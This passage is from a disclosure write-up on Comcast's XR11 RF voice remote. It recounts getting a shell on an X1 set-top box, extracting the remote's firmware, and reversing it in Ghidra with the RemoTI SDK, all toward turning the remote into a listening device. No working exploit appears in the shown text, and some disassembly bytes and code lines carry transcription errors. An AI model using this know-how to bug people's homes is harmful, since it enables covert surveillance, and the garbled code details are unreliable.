WarezTheRemote

Turning remotes into listening devices

The tech details

Guardicore

The places we'll go

IoT devices have been widely researched over the last few years, but one of the most common household devices out there – television remote controls – have gotten very little attention. We discovered a new man-in-the-middle attack vector on the widespread XR11 voice remote from Comcast that would have allowed an attacker to push malicious firmware to the remote over RF.

Prior to its remediation by Comcast, the WarezTheRemote attack could have turned the remote into a listening device – potentially invading your privacy in your living room – and it could have been performed from some distance outside your house. All you needed was an inexpensive RF transceiver and a suitable antenna (and the attack could have definitely been amplified with better equipment).

We worked with Comcast's security team after finding the vulnerability, and they've since deployed a fix to the issues we found.

This was a pretty long research project. We worked at it on and off over the course of several months, hitting new walls and then new breakthroughs each time. Obviously many of the paths we took lead nowhere over that time, and some of the ones that did succeed were done in a scattershot manner. That being said, we believe that the technical story here is enlightening, both in terms of the particulars of our exploit and in the more general sense of "how research projects are done." The exploit is pretty cool in its own right, but we think that the story of how we got there is even cooler. So we tried to pare down our research journal into a coherent narrative in the hope that you'll find it interesting.

Here are the main sections of the report:

- Some background.
- Understanding the layout of the remote's firmware.
- Reversing in search of the microphone.
- Understanding the firmware upgrade process.
- A quick introduction to Zigbee/RF4CE protocols.
- Defeating encryption (this is the part with the vulnerability).
- Crafting our exploit: the remote listening device firmware.
- The big picture: recap and implications.
- Disclosure timeline and working with Comcast.

For the most part we dive straight into the bits and bytes and spend a lot of time in front of the remote's firmware image. If that isn't your cup of tea, you might want to check out our blog post instead (or you can skip to the big-picture stuff at the end).

And now for the technical details.

There is work to be done

Some time ago, as part of our security research on common home devices, we found a way to open a shell over Ethernet on an Xfinity X1 set-top box. This involved planting an executable file in a specific path on the box's hard drive which is accidentally run at boot time. (This was meant to be a development aid for debug builds of the X1, but it slipped into production as well. Normally the X1's hard drive contains only DVR storage and a handful of other non-executable files.) Although this requires physical access to the box's hardware, it was still interesting from a security perspective, since these boxes are distributed to customers' homes – a home user could potentially take advantage of this capability to start snooping around Comcast's cable network. After reporting the issue to Comcast (which owns the Xfinity brand) we didn't really find much to do with it, so we left the box in a corner for a while.

On a whim, a few months later we connected the box again, booted it up, and started exploring. It turned out to be more interesting than we remembered. The box ran a MIPS build of Linux 3.3 packed with all

sorts of goodies: configuration files, certificates, and lots and lots of running processes.

One of these processes was named `controlMgr`. Its output was being written to a file named `ctrlm_log.txt`. A peek inside that file made it clear that `controlMgr` is in charge of the remote control that comes with the box.

```
02:57:28:285 CTRLM: ctrlm_rcu_iarm_event_key_press: (1, 1) key   DOWN (0x29) 9
02:57:28:404 CTRLM: ctrlm_rcu_iarm_event_key_press: (1, 1) key REPEAT (0x29) 9
02:57:28:476 CTRLM: ctrlm_rcu_iarm_event_key_press: (1, 1) key     UP (0x29) 9
02:57:28:613 CTRLM: ctrlm_rcu_iarm_event_key_press: (1, 1) key   DOWN (0x04) RIGHT_
ARROW
02:57:28:731 CTRLM: ctrlm_rcu_iarm_event_key_press: (1, 1) key REPEAT (0x04) RIGHT_
ARROW
02:57:28:779 CTRLM: ctrlm_rcu_iarm_event_key_press: (1, 1) key     UP (0x04) RIGHT_
ARROW
02:57:29:145 CTRLM: ctrlm_rcu_iarm_event_key_press: (1, 1) key   DOWN (0x01) UP_ARROW
02:57:29:264 CTRLM: ctrlm_rcu_iarm_event_key_press: (1, 1) key REPEAT (0x01) UP_ARROW
02:57:29:383 CTRLM: ctrlm_rcu_iarm_event_key_press: (1, 1) key     UP (0x01) UP_ARROW
02:57:29:840 CTRLM: ctrlm_rcu_iarm_event_key_press: (1, 1) key   DOWN (0x00) OK
02:57:29:879 CTRLM: ctrlm_rcu_iarm_event_key_press: (1, 1) key REPEAT (0x00) OK
02:57:29:952 CTRLM: ctrlm_rcu_iarm_event_key_press: (1, 1) key     UP (0x00) OK
```

Which remote control comes with the box? Why, it's an XR11 voice remote:

What makes the XR11 voice remote a voice remote is the fact that you can press and hold the blue microphone button in the middle to send voice commands to the set-top box. As the overview on Comcast's page says,

> *"The Xfinity Voice Remote (models XR11, XR15 and XR16) is a remote control that allows you to find what you want faster by using voice commands to change channels, search for shows, get recommendations, find out what song is playing on your TV screen and more. If you have Xfinity X1 or Xfinity Flex, you can use your voice to quickly find your favorite content, tune to channels, search and control your DVR."*

Furthermore, the XR11's user manual has an FCC Compliance Statement, which mentions that

> *This equipment generates, uses, and can radiate radio frequency energy and, if not used in accordance with the instructions, may cause harmful interference to radio communications.*

This is interesting – the remote communicates over radio frequency (RF) rather than the cheap, common infra-red emitters used by many other (mostly older) TV remotes. This makes sense, though, since there are a couple of benefits to RF – it'll work even when obstructed or far away from the receiving end.

Under `/etc` we found a file named `ctrlm_config.json` that was undoubtedly related to `controlMgr`. There were variables inside with the sort of names that capture a security researcher's attention – `require_line_of_sight`, `app_based_validation`, and `voice->enable`, to name a few. In particular, though, these lines caught our eye:

```
    "device_update" : {
       "dir_root"                    : "/srv/device_update/",
```

The remote can be updated? That's interesting – maybe we can find the contents of that inside. And, in fact, we found a couple of tar archives inside `/srv/device_update`:

```
/srv/device_update/XR11v2/XR11_firmware_1.0.1.0.tgz
/srv/device_update/XR15v1/XR15_firmware_0.0.8.2.tgz
```

These must contain the firmware upgrade files for our voice remote. (And for its younger cousin, the XR15 voice remote.)

At this point, we thought it might be cool to try and compromise the remote. The ability to record a user's voice sounded like it was ripe for abuse. Additionally, the RF-based communication can work to our benefit as attackers, since it means we won't require a close, direct line of sight to the remote control to communicate with it. With a strong enough signal, RF can easily go through walls and other obstacles. (Otherwise home radios wouldn't work particularly well.)


A brief search for television remote controls turned up fairly little on the security front. A lot of the remote-control-related research we found focused more on the receiving end (i.e., the television) rather than on the remote – mostly people abusing the API that the receiver exposes to the remote control. This surprised us, to tell the truth – it seems like every last IoT device that comes out these days gets hammered by the security community, and somehow TV remotes slipped under the radar. The XR11 had 18 million delivered in 2017 – a number that has probably grown significantly since (we've definitely run into quite a few of them throughout the US).

Three years ago, at DEF CON 25, the Bastille Threat Research Team presented a series of vulnerabilities (named CableTap) on RDK-based wireless gateways and set-top boxes. One thing they discovered is that firmware upgrades to the XR11 remote are not signed in any way – all they have is a CRC integrity check. They were able to change the existing firmware image's version from `1.0.1.0` to `1.3.3.7` by patching `controlMgr` to accept their own (slightly edited) version. In fact, it turned out that they thought of abusing the voice capabilities before we did. "We thought it would be really cool if we could push an over-the-air update to this remote and make a remote listening device," says Logan Lamb towards the end of his part of the presentation. And then: "we haven't got that far yet – you guys should do it."

Doing it.

In theory, we'd like to make the remote start an unprompted voice recording. As far as we know, though, the only way to trigger the voice functionality on the remote is by pressing the little blue microphone button in the middle.

We opened the remote to peek at the circuitry:



At the center of the PCB is the Texas Instruments CC2530 SoC. This has an 8051 microcontroller and 2.4GHz RF transceiver. It's a pretty common SoC for inexpensive RF applications.

As you can see in the picture, the digital microphone is connected to a Texas Instruments TLV320DAC3203 codec via SPI (the codec's datasheet specifies that for this pinout, the four legs that lead to the microphone use SPI). The codec, in turn, connects over its two I2C pins to the processor, rather than directly to the record key. This means that whatever actually triggers the microphone isn't triggered at a direct, mechanical, level – since the processor is in between the microphone and the keypad, there must be some kind of software processing that takes place in between. In theory, then, if we can take control of code execution on the processor, we can gain access to the microphone.


How exactly can we do this? There may be some sort of command we can send to the remote, or a bug that turns on the microphone. Alternatively, we may be able to push our own firmware to the remote that performs the recording for us. Any way we go about this, though, we need a better understanding of what happens in the remote. So we extracted the firmware image from `/srv/device_update/XR11v2/XR11_firmware_1.0.1.0.tgz` on our X1 box and loaded it up.

Loading up the firmware image.

The first obvious issue we'll run into with this firmware image is that it's simply too big to push whole into an 8051 processor's address space, which is 16 bits wide (or up to 65536 bytes long). Still, it's worth trying to load what we can to get a better idea of what goes where. We imported the file into Ghidra at `0x0000` and poked around.

Unsurprisingly, scrolling through the image, there's definitely something that isn't quite right. As a whole, there are lots of small sequences that look like they make sense – consistently incrementing assignments to `DPTR`, or uses of registers `R1-R5` – but then the code performs a jump to the middle of nowhere.

This looks like a loading offset issue. We'll probably need to start from an address other than `0x0000`. Maybe the CC2530 user guide can help us out?






Figure 2-1. XDATA Memory Space (Showing SFR and DATA Mapping)




Figure 2-2. CODE Memory Space




Figure 2-3. CODE Memory Space for Running Code From SRAM

> ***XDATA memory space***. *The XDATA memory map is given in Figure 2-1. The SRAM is mapped into address range of 0x0000 through (SRAM_SIZE – 1). The XREG area is mapped into the 1-KB address range (0x6000–0x63FF). These registers are additional registers, effectively extending the SFR register space. Some peripheral registers and most of the radio control and data registers are mapped in here. The SFR registers are mapped into address range (0x7080–0x70FF). The flash information page (2 KB) is mapped into the address range (0x7800–0x7FFF). This is a read-only area and contains various information about the device. The upper 32 KB of the XDATA memory space (0x8000–0xFFFF) is a read-only flash code bank (XBANK) and can be mapped to any of the available flash banks using the MEMCTR.XBANK[2:0] bits. The mapping of flash memory, SRAM, and registers to XDATA allows the DMA controller and the CPU access to all the physical memories in a single unified address space. Writing to unimplemented areas in the memory map (shaded in the figure) has no effect. Reading from unimplemented areas returns 0x00. Writes to read-only regions, i.e., flash areas, are ignored.*
>
> ***CODE memory space***. *The CODE memory space is 64 KB and is divided into a common area (0x0000–0x7FFF) and a bank area (0x8000–0xFFFF) as shown in Figure 2-2. The common area is always mapped to the lower 32 KB of the physical flash memory (bank 0). The bank area can be mapped to any of the available 32-KB flash banks (from 0 to 7). The number of available flash banks depends on the flash size option. Use the flash-bank-select register, FMAP, to select the flash bank. On 32 KB devices, no flash memory can be mapped into the bank area. Reads from this region return 0x00 on these devices. To allow program execution from SRAM, it is possible to map the available SRAM into the lower range of the bank area from 0x8000 through (0x8000+SRAM_SIZE–1). The rest of of the currently selected bank is still mapped into the address range from (0x8000 + SRAM_SIZE) through 0xFFFF). Set the MEMCTR.XMAP bit to enable this feature.*

Honestly, this description is a bit confusing – what's between `0x0000` and `0x8000`? `CODE` or `XDATA`? Either way, the bit about selecting flash banks with `FMAP` sounds interesting – this might explain how such a large firmware binary is loaded into the 16-bit address space. Anyhow, it seemed like a reasonable idea to try loading the firmware starting at `0x8000`, too. Unfortunately, the results weren't much better than those from `0x0000`. What's the guiding principle here?

One way to figure this out is to map out a code sequence that we can identify and see if we can tell where it's supposed to jump to, and compare that to the actual jump address. The difference between the destination we expect and the one we see might point us in the right direction. The whole firmware is illegible, though. We need to get some sort of foothold to work with. How can we start without strings or symbols? What code can we recognize here?

It seems reasonable that the CC2530 will have some sort of SDK for starting development – writing code for this thing just using the datasheet is almost impossible. As it turns out, Texas Instruments has just such an SDK that is specifically aimed at remote control developers: RemoTI. (If you listen closely to the CableTap presentation, they even mention in passing that they suspect the remote is built on top of RemoTI.) The code is free to download from Texas Instruments' website, and it's pretty interesting to look through. Texas Instruments recommends that developers base their projects on the included code samples, so it's likely we'll find a lot in common between the firmware and RemoTI.

(Before you ask: there isn't sample code for handling a microphone in RemoTI. No free lunch…)

So what's inside RemoTI

The RemoTI SDK has a simple implementation of tasks -- each one has an event loop that just handles different event IDs. You can set timers or events on a given task ID, and you can set it to run ("hold power") or stop ("conserve"). There's an array of task event handlers named tasksArr that are run in a loop – a basic implementation of cooperative multitasking – and external events trigger interrupt handlers.

How can we find it

What we're looking for is a bit of code that we can easily recognize that jumps to another bit of code that we can easily recognize. A unique integer literal might help us do this. Unfortunately, on a 16-bit architecture, most literals you'll come across are only 8 bits wide, so there's a limit to how unique any single one of them will be in a firmware image this large.

Besides literal values in code, another place to look for unique, easy-to-recognize values is as special function registers (SFRs) in the datasheet. Typically these will be mapped into the processor's address space and used to control various aspects of execution. Since the SDK handles hardware abstraction for us, it's more than likely to turn up lots of good references to SFRs. The user guide has a long list of these, which are all mapped to `0x80-0xFF`. It's a good start. Even better, though, are the XREG registers, which appear immediately after the SFRs in the user guide, and are mapped to `0x6000-0x6400`, and are

> *additional registers, effectively extending the SFR register space. Some peripheral registers and most of the radio control and data registers are mapped in here.*

Within the SFRs, the radio registers are in the `0x6000-0x6200` range:

Table 19-5. Register Overview

Address (Hex)	+ 0x000	+ 0x001	+ 0x002	+ 0x003
0x6180	FRMFILT0	FRMFILT1	SRCMATCH	SRCSHORTEN0
0x6184	SRCSHORTEN1	SRCSHORTEN2	SRCEXTEN0	SRCEXTEN1
0x6188	SRCEXTEN2	FRMCTRL0	FRMCTRL1	RXENABLE
0x618C	RXMASKSET	RXMASKCLR	FREQTUNE	FREQCTRL
0x6190	TXPOWER	TXCTRL	FSMSTAT0	FSMSTAT1
0x6194	FIFOPCTRL	FSMCTRL	CCACTRL0	CCACTRL1
0x6198	RSSI	RSSISTAT	RXFIRST	RXFIFOCNT
0x619C	TXFIFOCNT	RXFIRST_PTR	RXLAST_PTR	RXP1_PTR
0x61A0		TXFIRST_PTR	TXLAST_PTR	RFIRQM0
0x61A4	RFIRQM1	RFERRM	RESERVED	RFRND
0x61A8	MDMCTRL0	MDMCTRL1	FREQEST	RXCTRL
0x61AC	FSCTRL	FSCAL0	FSCAL1	FSCAL2
0x61B0	FSCAL3	AGCCTRL0	AGCCTRL1	AGCCTRL2
0x61B4	AGCCTRL3	ADCTEST0	ADCTEST1	ADCTEST2
0x61B8	MDMTEST0	MDMTEST1	DACTEST0	DACTEST1
0x61BC	DACTEST2	ATEST	PTEST0	PTEST1
0x61C0	CSPPROG0	CSPPROG1	CSPPROG2	CSPPROG3
0x61C4	CSPPROG4	CSPPROG5	CSPPROG6	CSPPROG7
0x61C8	CSPPROG8	CSPPROG9	CSPPROG10	CSPPROG11
0x61CC	CSPPROG12	CSPPROG13	CSPPROG14	CSPPROG15
0x61D0	CSPPROG16	CSPPROG17	CSPPROG18	CSPPROG19
0x61D4	CSPPROG20	CSPPROG21	CSPPROG22	CSPPROG23
0x61D8				
0x61DC				
0x61E0	CSPCTRL	CSPSTAT	CSPX	CSPY
0x61E4	CSPZ	CSPT		
0x61E8				RFC_OBS_CTRL0
0x61EC	RFC_OBS_CTRL1	RFC_OBS_CTRL2		
0x61F0				
0x61F4				
0x61F8			TXFILTCFG	

Since these have 16-bit addresses as exotic as `0x62A3` and `0x6271`, they'll be much more unique in code than the commonplace numbers in the `0x80-0xFF` range.

The part where we find it.

We sifted through the RemoTI sources for a promising-looking reference to any of these magic registers, and came up with this:

MAC_INTERNAL_API void macCspForceTxDoneIfPending(void)

```
{
  if ((CSPZ == CSPZ_CODE_TX_DONE) &&  MAC_MCU_CSP_STOP_INTERRUPT_IS_ENABLED())
  {
    MAC_MCU_CSP_STOP_DISABLE_INTERRUPT();
    if (MAC_MCU_CSP_INT_INTERRUPT_IS_ENABLED())
    {FUN_CODE_277d
      macCspTxIntIsr();
    }
    macTxDoneCallback();
  }
}
```

`CSPZ` is at `0x61E4` according to the table above. Additionally, `MAC_MCU_CSP_STOP_INTERRUPT_IS_ENABLED()`, `MAC_MCU_STOP_DISABLE_INTERRUPT()`, and `MAC_MCU_CSP_INT_INTERRUPT_IS_ENABLED()` all manipulate the `RFIRQM1` register, which is at `0x61A4`. This should be unique enough to start with.

Let's see if we can find all the references to CSPZ in the firmware. This is the syntax for loading a 16-bit address to the data pointer register on 8051:

```
90 12 34      MOV DPTR, 0x1234
```

So a reference to `CSPZ` should look like this:

```
90 61 E4      MOV DPTR, 0x61E4
```

A quick search turned up four matching sequences. One of them looked like a good candidate:

The `LCALL`s point to nowhere, but the register handling looks right! This means that these two calls:

```
12 3C 80      LCALL FUN_CODE_3C80
12 3C 80      LCALL FUN_CODE_3C50
```

should respectively lead to `macCspTxIntIsr()` and `macTxDoneCallback()`. Let's see if we can locate those:

```
MAC_INTERNAL_API void macCspTxIntIsr(void)
{
  // JJ: internally does RFIRQM1 &= 0xf7
  MAC_MCU_CSP_INT_DISABLE_INTERRUPT();

  /* execute callback function that records transmit timestamp */
  macTxTimestampCallback();
}
```

There aren't that many sequences of `MOV DPTR, 0x61A4 (RFIRMQ1)`. Only one of them ANDed its value with `0xF7`:

```
CODE:91aa 75 e1 ff      MOV       EPCON,#0xff
CODE:91ad 02 9b f2      LJMP      LAB_CODE_9bf2
CODE:91b0 74 f0         MOV       A,#0xf0
CODE:91b2 12 27 7d      LCALL     FUN_CODE_277d
                    LAB_CODE_91b5+1                          XREF[0,1]:   FU
CODE:91b5 90 61 a4      MOV       DPTR,#0x61a4
CODE:91b8 e0            MOVX      A,@DPTR=>DAT_EXTMEM_61a4
CODE:91b9 c2 e3         CLR       ACC.3
CODE:91bb f0            MOVX      @DPTR=>DAT_EXTMEM_61a4,A
CODE:91bc e5 a8         MOV       A,IE
```

```
7   undefined uVar3;
8   undefined uVar4;
9   byte bVar5;
10  short sVar6;
11
12  FUN_CODE_277d(0xf0);
13  DAT_EXTMEM_61a4 = DAT_EXTMEM_61a4 & 0xf7;
14  bVar5 = read_volatile_1(IE);
15  EA = 0;
16  FUN_CODE_3c98();
```


That's strange – the call from before, to `0x3C80`, somehow gets to `0x91B5`. (The function probably starts a bit earlier, at `0x91B0`, since that's where the LJMP to somewhere else breaks off.) That doesn't sound like just some loading offset issue. Maybe the call to `macTxDoneCallback()` will shed some light on this:

```
MAC_INTERNAL_API void macTxDoneCallback(void)
{
  ...
  HAL_ENTER_CRITICAL_SECTION(s);
  if (macTxActive == MAC_TX_ACTIVE_GO)
  {
    /* see if ACK was requested */
    if (!txAckReq)
    {
      macTxActive = MAC_TX_ACTIVE_DONE;
      HAL_EXIT_CRITICAL_SECTION(s);

      /* ACK was not requested, transmit is complete */
      txComplete(MAC_SUCCESS);
    }
    else
    {
      ...
      macTxActive = MAC_TX_ACTIVE_LISTEN_FOR_ACK;
      MAC_RADIO_TX_REQUEST_ACK_TIMEOUT_CALLBACK();
      HAL_EXIT_CRITICAL_SECTION(s);
    }
  }
  else
  {
    HAL_EXIT_CRITICAL_SECTION(s);
  }
}
```

At a glance, it doesn't look like we have any convenient `XREG`s to work with here, but fortunately we have decent literals we can identify instead: `MAC_TX_ACTIVE_GO is 0x83, MAC_TX_ACTIVE_DONE` is `0x85`, and `MAC_TX_ACTIVE_LISTEN_FOR_ACK is 0x86`. Most 8-bit literal assignments in 8051 use the accumulator register A to store the value (before putting it in the address `DPTR` points to). This has the format:

```
64 85     MOV A, 0x85
```

There are only three matches for this. Here's one that has our other two constants 0x83 and 0x86 close by:



```
CODE:8fcd 02 9b f2      LJMP    LAB_CODE_9bf2
CODE:8fd0 74 f7         MOV     A,#0xf7
CODE:8fd2 12 27 7d      LCALL   FUN_CODE_277d
CODE:8fd5 a2 af         MOV     CY,EA
CODE:8fd7 e4            CLR     A
CODE:8fd8 33            RLC     A
CODE:8fd9 fe            MOV     R6,A
CODE:8fda c2 af         CLR     EA
CODE:8fdc 90 19 8c      MOV     DPTR,#0x198c
CODE:8fdf e0            MOVX    A,@DPTR=>DAT_EXTMEM_198c
CODE:8fe0 64 83         XRL     A,#0x83
CODE:8fe2 70 1e         JNZ     LAB_CODE_9002
CODE:8fe4 90 19 92      MOV     DPTR,#0x1992
CODE:8fe7 e0            MOVX    A,@DPTR=>DAT_EXTMEM_1992
CODE:8fe8 90 19 8c      MOV     DPTR,#0x198c
CODE:8feb 70 0f         JNZ     LAB_CODE_8ffc
CODE:8fed 74 85         MOV     A,#0x85
CODE:8fef f0            MOVX    @DPTR=>DAT_EXTMEM_198c,A
CODE:8ff0 ee            MOV     A,R6
CODE:8ff1 a2 e0         MOV     CY,ACC.0
CODE:8ff3 92 af         MOV     EA,CY
CODE:8ff5 79 00         MOV     R1,#0x0
CODE:8ff7 12 3c 5c      LCALL   FUN_CODE_3c5c
CODE:8ffa 80 0b         SJMP    LAB_CODE_9007

                    LAB_CODE_8ffc                           XREF[1]:
CODE:8ffc 74 86         MOV     A,#0x86
CODE:8ffe f0            MOVX    @DPTR=>DAT_EXTMEM_198c,A
CODE:8fff 12 3c 74      LCALL   FUN_CODE_3c74
```

```
10  short sVar6;
11
12  FUN_CODE_277d(0xf7);
13  bVar5 = EA & 1;
14  EA = 0;
15  if (DAT_EXTMEM_198c == -0x7d) {
16    if (DAT_EXTMEM_1992 == '\0') {
17      DAT_EXTMEM_198c = -0x7b;
18      EA = bVar5;
19      bVar5 = FUN_CODE_3c5c(0);
20    }
21    else {
22      DAT_EXTMEM_198c = -0x7a;
23      FUN_CODE_3c74();
24    }
25  }
26  EA = 0;
27  FUN_CODE_3c98();
28  EA = bVar5 >> 7;
29  bVar5 = bVar5 & 0x80;
30  BANK1_R0 = param_1;
31  BANK1_R1 = param_2;
